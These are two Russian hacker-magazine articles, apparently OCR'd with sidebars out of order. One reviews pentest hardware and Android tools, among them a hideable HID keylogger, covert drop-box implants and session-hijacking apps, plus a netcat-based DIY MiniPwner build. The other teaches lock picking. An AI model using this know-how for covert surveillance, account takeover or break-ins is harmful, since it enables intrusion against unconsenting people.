Недостатка в хакерских HID-девайсах в Сети нет. Мы уже как-то подробно разбирали Teensy, кратко говорили про USB Rubber Ducky (поэтому, если ты еще не слышал про данные девайсы, настоятельно рекомендую тебе изучить материал). Но это еще не все. Если покопаться, можно найти достаточно схожих по функциональности проектов, которые, правда, будут требовать от пользователя ручной доводки под свои нужды. Glitch представляет собой очередную интерпретацию данной идеи, построенную на базе Arduino. Как пишет автор, который, кстати, собирает для реализации своего проекта денежки на Kickstarter'е, его детище призвано упростить работу пентестера, не требуя от того вникать в устройство девайса и писать для него прошивку. То есть все и так работает из коробки. Glitch может эмулировать работу клавиатуры и при подключении к компьютеру быстро набирать текст (что можно использовать как для быстрой конфигурации Windows/Linux, так и для исполнения каких-то пейлоадов). Впрочем, то же самое умеют делать и Teensy с Rubber Ducky. Преимущество данного девайса перед ними в том, что он умеет логировать — то есть его можно подключить к USB-клавиатуре и он будет записывать все нажимаемые клавиши на microSD-карту. Также благодаря маленькому размеру Glitch можно прятать внутри другой электроники, например внутри мыши. Обнаружить такое стороннее устройство будет крайне сложно. Недооценить полезность этого девайса невозможно, так что рекомендую тебе познакомиться с ним поближе. Могу сказать со стопроцентной уверенностью, что однажды возникнет ситуация, в которой он тебе очень пригодится.



СДЕЛАЙ САМ


Не стоит спешить и бежать покупать хакерские девайсы — при наличии прямых рук и головы на плечах аналоги для некоторых из них вполне по силам соорудить самому. Например, можно значительно сэкономить, самостоятельно собрав аналог MiniPwner, который, кстати говоря, стоит 99 долларов, что тоже немало. Для этого понадобится приобрести роутер TP-Link TL-WR703N (или TP-Link TL-MR3020), который обойдется всего в 20–25 долларов, плюс флешку к нему (лучше взять какую-нибудь миниатюрную, типа Cruzer Fit), а также зарядку от телефона на 5 В с microUSB-коннектором. Все вместе в итоге обойдется где-то в 50 баксов, что будет уже двукратной экономией по сравнению с оригиналом (который, кстати, построен на базе того же самого роутера). Как только вся электроника приедет из Китая (или откуда ты там заказал), необходимо будет скачать пакет установки (bit.ly/1iefQQW) MiniPwner. После чего понадобится слить с Сети OpenWrt-прошивку для роутера, например отсюда: bit.ly/1im6mTO, а также установить на компьютер утилиту netcat, чтобы проводить дальнейшие манипуляции с роутером. Помимо этого, надо будет подготовить флешку, разбив ее на два раздела (первый — swap-раздел, второй — ext4), и вставить ее в роутер. После того как OpenWrt скачается, перепрошиваем девайс. Думаю, не стоит объяснять, как это делается, — все банально, подключаемся через веб-интерфейс (адрес у роутера стандартный — 192.168.1.1), вводим логин/пароль admin/admin и в соответствующем пункте меню выбираем скачанную прошивку. В общем, все как обычно. Следующим пунктом нам надо будет передать скачанный пакет MiniPwner на роутер. Для этого на компьютере переходим в папку, где он лежит, и выполняем следующую команду:


```
nc -l -p 3333 < minipwner.tar
```

Затем с помощью Telnet подключаемся к роутеру и выполняем

```
cd /usr/share
nc 192.168.1.111 3333 > minipwner.tar
```

где 192.168.1.111 — адрес компьютера. Ну а дальше распаковать скачанный архив и следовать указаниям из мануала (bit.ly/1kNF1N8), начиная с пункта 19. Выполнив последовательно оставшиеся 14 пунктов, ты получишь полноценный MiniPwner всего за полцены. Profit!





PLUGBOT

К сожалению, не всем девайсам, создаваемым для пентеста, суждено было увидеть свет и выйти в массовое производство. Так, например, произошло с устройством PlugBot (kck.st/1iDoriM), автор которого так и не сумел набрать нужную сумму на Kickstarter'e. PlugBot основан на мини-компьютере Marvell и предназначается для проведения физического пентеста. Идея стара как мир — если доступ в исследуемую сеть надежно закрыт файрволом, берем этот девайс, скрытно устанавливаем его на исследуемом объекте (а его размеры позволяют это сделать) и сразу же попадаем во внутреннюю сеть в обход всяких брандмауэров.

BEAGLEBONE + BEAGLEBOARD + THE DECK
bit.ly/NXlef7




Про Raspberry Pi говорилось уже не раз, применений этому миниатюрному устройству просто куча, в том числе и в области проведения тестов на проникновение. Но у него есть и альтернативы. Одна из них — это одноплатные компьютеры, разработанные совместными усилиями компаний Texas Instruments и Digi-Key: BeagleBoard и BeagleBone. Правда, если быть совсем уж точным, то последние версии данных плат носят уже названия BeagleBoard-xM и BeagleBone Black соответственно. Оба устройства оснащены ARM-процессорами с тактовой частотой 1 ГГц и 512 Мб оперативной памяти. BeagleBone можно назвать младшей сестрой, так как она меньше по размерам, дешевле и не так богата по начинке. Она имеет в своем арсенале всего по одному USB-, HDMI- и Ethernet-порту. Старшая модель оснащена уже четырьмя USB-портами, может похвастаться наличием выходов DVI-D и S-Video. Правда, у последней отсутствует ПЗУ, поэтому для хранения операционной системы и прочего стафа придется воспользоваться внешней microSD-карточкой.

Но сами по себе эти девайсы никакой ценности для пентестера не представляют — всего лишь набор транзисторов, резисторов и прочих элементов. Что превращает обычную плату в превосходный инструмент для проникновения? Правильно — это ПО. И вот тут хотелось бы обратить внимание на очень интересную разработку под названием The Deck (bit.ly/1kKkQQ4) — операционную систему на базе Ubuntu, способную работать на указанных одноплатных компьютерах. Если постараться кратко ее охарактеризовать, то можно сказать следующее — это все, что бы ты хотел иметь из Kali Linux (BackTrack), портированное на ARM-платформу.

BeagleBone

$45





WWW

Подробную презентацию автора CreepyDOL ты можешь посмотреть на YouTube: bit.ly/1qt44pB

HACKRF & BLADERF

bit.ly/1gtRJxg & kck.st/1gqXiba

Очень много интересных вещей в последнее время можно найти на kickstarter.com. Это относится и к разным электронным/хакерским девайсам. В частности, к универсальным радиопередатчикам (SDR), способным считывать и передавать сигнал в достаточно широком диапазоне частот. Диапазон включает в себя практически все частоты, которые используются человечеством для передачи данных, будь то 3G, Wi-Fi, FM, GPS, полицейское радио, радиоключ от машины или RFID-метка — неважно.


До недавнего времени единственной из доступных SDR-платформ с широким диапазоном была USRP от компании Ettus, которая стоила около тысячи долларов (на ее базе был даже построен проект OpenBTS — bit.ly/PGgTiC). Но время шло, и на свет появлялись новые решения, ориентированные в первую очередь на радиолюбителей, энтузиастов и хакеров. Два наиболее заметные из них представлены на Kickstarter'е.

HackRF

~$300

Первое, разрабатываемое легендой хакерского и фрикерского движений Майклом Оссманом, носит имя HackRF. Устройство поддерживает диапазон частот 30 МГц — 6 ГГц, частоту дискретизации до 20 МГц и работает в Half-duplex'ном режиме. Размер сэмпла составляет 8 бит, а для подключения к компьютеру используется интерфейс USB 2.0. Данный девайс полностью открытый — от схемотехники до прошивок и управляющего ПО, все это лежит в официальном репозитории (bit.ly/1d4FyYC). Поэтому его вполне по силам собрать самому. Но так как проект набрал сумму, в семь раз превышающую заявленную, то в ближайшем будущем ожидается появление серийных образцов.







Второй успешный проект — bladeRF. Он является детищем калифорнийской команды Nuand. Поддерживает диапазон частот 300 МГц — 3,8 ГГц, частоту дискретизации до 28 МГц и Full-duplex режим работы. Размер сэмпла составляет уже 16 бит, а интерфейс USB уже 3.0. Оба проекта предоставляют минимальный набор софта для работы с устройствами, а также поддержку их программной прослойкой gr-osmosdr, что позволяет использовать это железо в связке с монструозным комбайном обработки сигналов GNURadio. Так что теперь у хакерского движения есть инструменты, позволяющие заглянуть в самые отдаленные, доступные ранее лишь специализированным устройствам уголки радиоэфира.

ТЕЛЕФОН — ОРУДИЕ ПЕНТЕСТА

В общем-то, если не требуется решать каких-то специфических задач, то в полноценный инструмент пентестера можно превратить и обычный телефон на базе Android. Благо соответствующих приложений под данную ОС вполне достаточно.

dSploit (bit.ly/1jxTaem) — набор утилит для проведения пентестинга с помощью смартфона. В его состав входят: утилита для сканирования портов, сканер уязвимостей, приложения для подбора логинов/паролей, инструмент для проведения MITM-атак и многое другое. Для того чтобы использовать весь этот набор, необходимо предварительно порутать девайс и установить на него BusyBox (bit.ly/1nmGvzV).
Network Spoofer (bit.ly/1kOuYHN) — утилита для спуфинга сайтов в беспроводных сетях.
Network Discovery (bit.ly/1cBmhxv) — утилита, позволяющая найти все устройства и сети, подключенные к твоей Wi-Fi-точке.
Shark for Root (bit.ly/1cWvT0P) — сетевой снифер, отлично работающий с 3G- и Wi-Fi-сетями. Полученный дамп затем можно проанализировать в Shark Reader или Wireshark.
Penetrate Pro (bit.ly/1g2rE9F) — довольно милое приложение для расшифровки Wi-Fi-трафика, умеет рассчитывать WEP/WPA-ключи для некоторых моделей роутеров: Discus, Thomson, Infinitum, BBox, Orange, DMax, SpeedTouch, D-Link, BigPond, O_2 Wireless и Eircom (оригинальная версия утилиты была выпилена с Google Play, поэтому, скачав из Сети установочный пакет, обязательно проверь его перед инсталляцией) .
DroidSheep (bit.ly/NaUNCK) — инструмент для угона сессий, с помощью которого можно быстро получить доступ к чужим аккаунтам Facebook, Twitter, LinkedIn и Gmail.
WPScan (bit.ly/1gnZOU7) — сканер уязвимостей для популярного движка WordPress.
FaceNiff (bit.ly/1m10WRa) — еще один инструмент для перехвата веб-сессий.
WebSecurify (bit.ly/1gub9Ox) — крутой сканер веб-уязвимостей, доступный для всех десктопных и мобильных платформ.

И это еще не полный список, так что, как видишь, для проведения первоначальной разведки хватит и обычного смартфона.



F-BOMB

$250

F-BOMB

bit.ly/1fUSwIR

Достаточно любопытная разработка, представленная миру в рамках конференции Shmoocon'12 исследователем по имени Брендан О'Коннор. Название этого устройства представляет собой сокращение от Falling/Ballistically-launched Object that Makes Backdoors. Основано оно было на мини-компьютере PogoPlug и оснащено несколькими небольшими антеннами, 8 Гб флеш-памяти и корпусом, распечатанным на 3D-принтере. Целью Брендана было создать дешевый шпионский девайс, который можно было бы незаметно установить на исследуемом объекте (в вентиляционной шахте, под подвесным потолком), а он, оказавшись на месте, собирал бы информацию и отсылал ее обратно через доступные Wi-Fi-сети. И при этом чтобы его не жалко было оставить или потерять — ведь, если установить девайс ценой в несколько килобаксов, его придется забирать. А если он будет обнаружен, то есть шанс не получить его обратно. В этом плане с F-BOMB все намного проще — сам PogoPlug стоит на амазоне 25 долларов, дополнительно оборудование, использованное в прототипе, обошлось Брендану еще в несколько десятков долларов. Итого первый прототип стоил где-то 50 баксов. Сейчас F-BOMB доступен для покупки в интернет-магазине Брендана уже за 250 долларов. Последняя версия девайса основана на Raspberry Pi, включает два Wi-Fi-адаптера, USB-хаб и SD-карту на 8 Гб. На задней стенке устройства теперь расположен USB-разъем, правда, он предназначается не для подключения устройства к компьютеру, а для питания.


Учитывая небольшие размеры и малый вес девайса, его можно разместить на дроне (например, на управляемом с iPhone Parrot's AR.Drone — engt.co/1nYgTpl), запитав F-BOMB от его аккумулятора, и таким образом доставить шпиона до места проведения «спецоперации». Также его можно запросто спрятать в датчике угарного газа, где он будет незамеченным работать долгие месяцы. А если незаметно подключить девайс к питанию не получилось, можно воспользоваться обычными AA-батарейками, которых хватит примерно на несколько часов автономной работы.

Надо сказать, что применений этому девайсу масса, причем не только хакерских. Например, дополнительно оснастив устройство датчиками температуры и влажности, можно будет намутить свою небольшую метеолабораторию.

OPENVIZSLA

bit.ly/1nvsjVo

Ну и последний девайс, на котором хотелось бы остановить внимание, — OpenVizsla. Это разрабатываемый группой энтузиастов дешевый аппарат для считывания с USB-разъемов мобильных устройств данных, которые затем используются в процедурах инженерного анализа и отладки. Что просто необходимо для востребованных ныне методик джейлбрейка и снятия операторской привязки. Проект уже собрал на Kickstarter'е пожертвований на сумму в 81 тысячу долларов, поэтому создатели готовы начать масштабное производство недорогих снифер-изделий. Если учесть, что нынешние аппаратные анализаторы USB-данных достаточно дорогие игрушки (цена начинается от 1400 долларов), OpenVizsla наверняка будет пользоваться большой популярностью среди хакеров и исследователей безопасности. Ведь снятие USB-потока данных в свое время помогло взломать пространственный контроллер Microsoft Kinect, наделить Apple-оборудование Linux-поддержкой, а также осуществить джейлбрейк Sony PlayStation 3. Особенно радует, что проект полностью открытый — схему девайса, а также исходный код прошивки и клиентского ПО для работы с устройством можно скачать с официального сайта проекта. Поэтому если ты дружишь с паяльником, то можешь самостоятельно собрать OpenVizsla. Ну или подождать выхода девайса в серию.



OpenVizsla

N/A

НАПОСЛЕДОК

Вот и подошел к концу наш небольшой обзор. К сожалению (а может, и к счастью), тему хакерских девайсов не уместить в одной статье, мы лишь сумели слегка рассмотреть, что нового появилось в этой области за последнее время. А ведь в Сети еще полно мануалов, как можно собрать подобный девайс самому. Надеюсь, что однажды увижу отличный материал на эту тему, написанный тобой. Удачи!

Медвежий пентест



Алексей «Zemond» Панкратов
3em0nd@gmail.com

Физическая безопасность, или как по-другому использовать скрепку

Многие фирмы тратят огромные деньги на информационную безопасность. Покупаются различные системы, десятки специалистов следят за внешними и внутренними угрозами. Но при этом физической безопасности отводится лишь малая толика внимания. На коммутационных и серверных шкафах стоят замки, которые открываются двумя скрепками. Трехпиновым замкам доверяют самые сокровенные корпоративные тайны, полностью полагаясь на их безопасность. А зря.



Приведу недавний пример с моей работы, когда айти-отдел дружно встал напротив коммутационного шкафа с умершим внутри Wi-Fi-роутером, а ключики были одни. И были они на другом конце города, всеми забытые в ящике стола. Ехать не хотелось никому, зато было время и отмычки. Наигрались от души: вскрыть, а потом и закрыть получилось у всех. Ни замок, ни сами отмычки при этом не пострадали. Да и вафля тоже заработала. Это к слову о безопасности коммутационных панелей, которые чаще всего вообще никак не охраняются, не считая, конечно, детского замочка. Человек, даже первый раз в жизни взявший в руки отмычки, сможет вскрыть подобный замок минут за пять-десять, в зависимости от везения, новизны замка и собственных ощущений.


Физическая безопасность занимает далеко не последнее место при пентесте различных компаний. Порой много проще проникнуть физически, вскрыв один замок, чем пытаться преодолеть многоуровневую защиту от внешних атак. Последствия такого взлома для любой компании сравнимы с катастрофой.

Если ты еще не догадался — сегодня мы поговорим о локпикинге. Что это такое? Это физический взлом замка отмычками или другими подручными средствами, без вывода его из строя. Иными словами, вскрытие замка без родного ключа, незаметное для его владельца. Определить, что замок был вскрыт отмычкой, можно, только проведя специальную экспертизу замка. Для хакеров это своего рода головоломка, которую нужно разгадать.




WARNING

Информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



Родной ключ



Неродной ключ


ВЗЛОМ СУВАЛЬДНЫХ (СЕЙФОВЫХ) ЗАМКОВ

Если с цилиндровыми замками все более-менее понятно, то как быть с вот такими:



Сувальдный замок

Это сувальдный замок (иногда его называют французским) — замок, секьюрная часть которого представляет собой пакет пластин (или сувальд) с фигурными вырезами, которые при открытии замка подталкиваются выступами на бородке ключа. В наиболее распространенной конструкции прорезь в сувальде имеет такую форму, что в исходном положении сувальда может свободно двигаться вверх-вниз, но, когда бородка ключа входит в зацепление с зубцом на хвостовике засова, сувальда должна занять определенное положение, иначе выступ на хвостовике засова (так называемый солдатик) упирается в край прорези сувальды, не давая ригелю продвигаться дальше.




Внутреннее устройство сувальдного замка


Нередко в ключе для сувальдного замка используются сразу две бородки (такой ключ часто называют бабочкой) — подобная мера позволяет повысить секретность замка, не увеличивая количество сувальд. Но и такой замок можно вскрыть, для этого используются самоимпрессионные ключи.



Пример самоимпрессионного ключа

Для понимания полной картины рекомендую к просмотру видео, которое ты найдешь во врезке с другими полезными ссылками.


Идеальный замок Реальный замок



Взлом замка

С ЧЕГО НАЧАТЬ?

Устройство замка проще всего показать на самом распространенном механизме — цилиндровом замке. Внутри него находятся так называемые пины, или штифты, которые как раз и обеспечивают безопасность, не давая провернуться замку с неродным ключом. Суть проста: если вставлен родной ключ, то пины выстраиваются в одну линию и замок открывается. Если же вставить другой ключ, то открыть замок не удастся. Как видно на картинке, этому помешает второй пин слева.

Задача взломщика — используя отмычки, выстроить штифты в одну линию, чтобы провернуть цилиндр и тем самым открыть замок. Для этого нужны две отмычки. Одна из них выступает в роли рычага (tension wrench), поворачивая замок, а другая в свою очередь поднимает пины. Итак, вставляем наш рычаг и начинаем слегка поворачивать цилиндр, насколько ему позволяют штифты. Это необходимо для того, чтобы пины оказались слегка смещенными и не могли опуститься самостоятельно под действием пружинок в свое исходное положение. Теперь вставляем вторую отмычку, которой нащупываем первый пин, и начинаем пытаться его убирать, проворачивая нашу первую отмычку.


WWW

Один из самых крутых сайтов о локпикинге: tоооl.us
Пример магазина с инструментами: bit.ly/1lXhslk

Цель этого маневра заключается в том, чтобы пин встал на свое место и под давлением нашего wrench'а опирался на выступ и не мешал поворачивать цилиндр. По этой же технологии расправляемся с остальными штифтами. Каждый убирающийся пин чувствуется пальцами легким щелчком, чем больше практики, тем ощутимее поведение замка. У тебя может возникнуть вопрос: почему замок вообще можно провернуть без ключа? Чтобы ответить на него, вернемся к теории. Выше есть иллюстрация сравнения идеального и реального замка. В идеальном все отверстия под пины сделаны ровно без каких-либо серьезных отклонений и допусков. В таком замке провернуть цилиндр невозможно. Другое дело — реальный замок, который можно встретить на каждом углу.

Как видишь на картинке, отверстия просверлены криво и на разном уровне. Что мы с этого получаем, думаю, ты уже и сам понял. Именно эта погрешность в допуске отверстий и дает возможность поворачивать цилиндр, а дальше лишь







TENSION WRENCH


Да, именно с него я и начну свой обзор. Без этого инструмента не обойтись практически ни в одном случае. Конечно, можно использовать отвертку, но ей рискуешь повредить замок, да и не всегда удобно ее держать. Плюс замки бывают разные, в некоторые ее просто не вставишь. Wrench'и существуют разной длины, формы и величины. Лучше те, которые подлиннее. В крайнем случае их можно подрезать, но это редко требуется. А вот обращаться с ними проще. Как уже упоминалось, металл должен быть хорошим, чтобы не гнулся в замке.

JAGGED LIFTERS

Выглядит как зубчатая пила под определенным наклоном. Бывают с разным количеством и наклоном зубцов. Мне больше нравятся длинные, с выступающим зубом на конце. Такую отмычку можно полностью загнать в замок и обхватить сразу пару-тройку пинов. Останется только пройтись с конца замка до начала и подобрать длинным зубом оставшиеся пины. Иногда после такой гребенки замок все равно не поддается. Решение здесь простое: взять подобную пилу, но с меньшим углом зубьев или же взять другую отмычку и пройтись по особо упирающимся штифтам.

RAKE PICKS

Следующий вид — это rake, в переводе грабли или скребок. Название полностью себя оправдывает. Как ты уже, думаю, догадался, имеет кучу различных форм, углов и длин на все случаи жизни. Можно пытаться подбирать под определенный замок или же использовать в паре с другими отмычками. Фишка rake в том, что он двухсторонний. Да-да, тебе не показалось. Все остальные отмычки можно использовать только с одной стороны. Rake не такой. Причем он чаще всего совмещает в себе полукруг, пилу и крюк. Как швейцарский нож, все в одном. Удобно это или нет, дело вкуса. Если в наличии есть только этот вид, то, пусть и проковырявшись изрядное количество времени, профит получишь однозначно.



Пример удобной ручки

СВОБОДУ ИНФОРМАЦИИ!

Ситуации, когда нужно срочно что-то открыть, случаются постоянно. То ключ забыл, то потерял. Бывает даже что закрыли и потеряли умышленно. Раньше почтовым ящиком заведовала вредная бабулька с лестничной площадки. Она забирала дорогостоящую почту сразу, не давая местным тинейджерам добраться до ящика раньше ее. Но требовала в качестве оплаты какую-то мелкую помощь по хозяйству. Все бы ничего, но к хорошему привыкаешь быстро, и бабушка стала шантажировать на тему ремонта в прихожей, или она почту не отдаст. Про то, что ключ как бы вообще не ее, она напрочь забыла и стояла на своем. Монтажкой вскрывать ящик тоже не особо хотелось. На выручку как раз пришел я со своим набором отмычек. Замок представлял собой обычный цилиндровый ширпотреб за 50 рублей. Единственная загвоздка состояла в том, что он был относительно новым и прокручивался с нажимом. Но замок сам по себе очень простой, я провернул его зубчатой отмычкой с мелкой отверткой в качестве вренча. На все про все потребовалось минут пять. Со временем замок уже открывался быстрее, чем обычным ключом.

дело опыта и техники. Кстати, о технике. Переходим к самому интересному — к инструментарию.

ИНСТРУМЕНТЫ

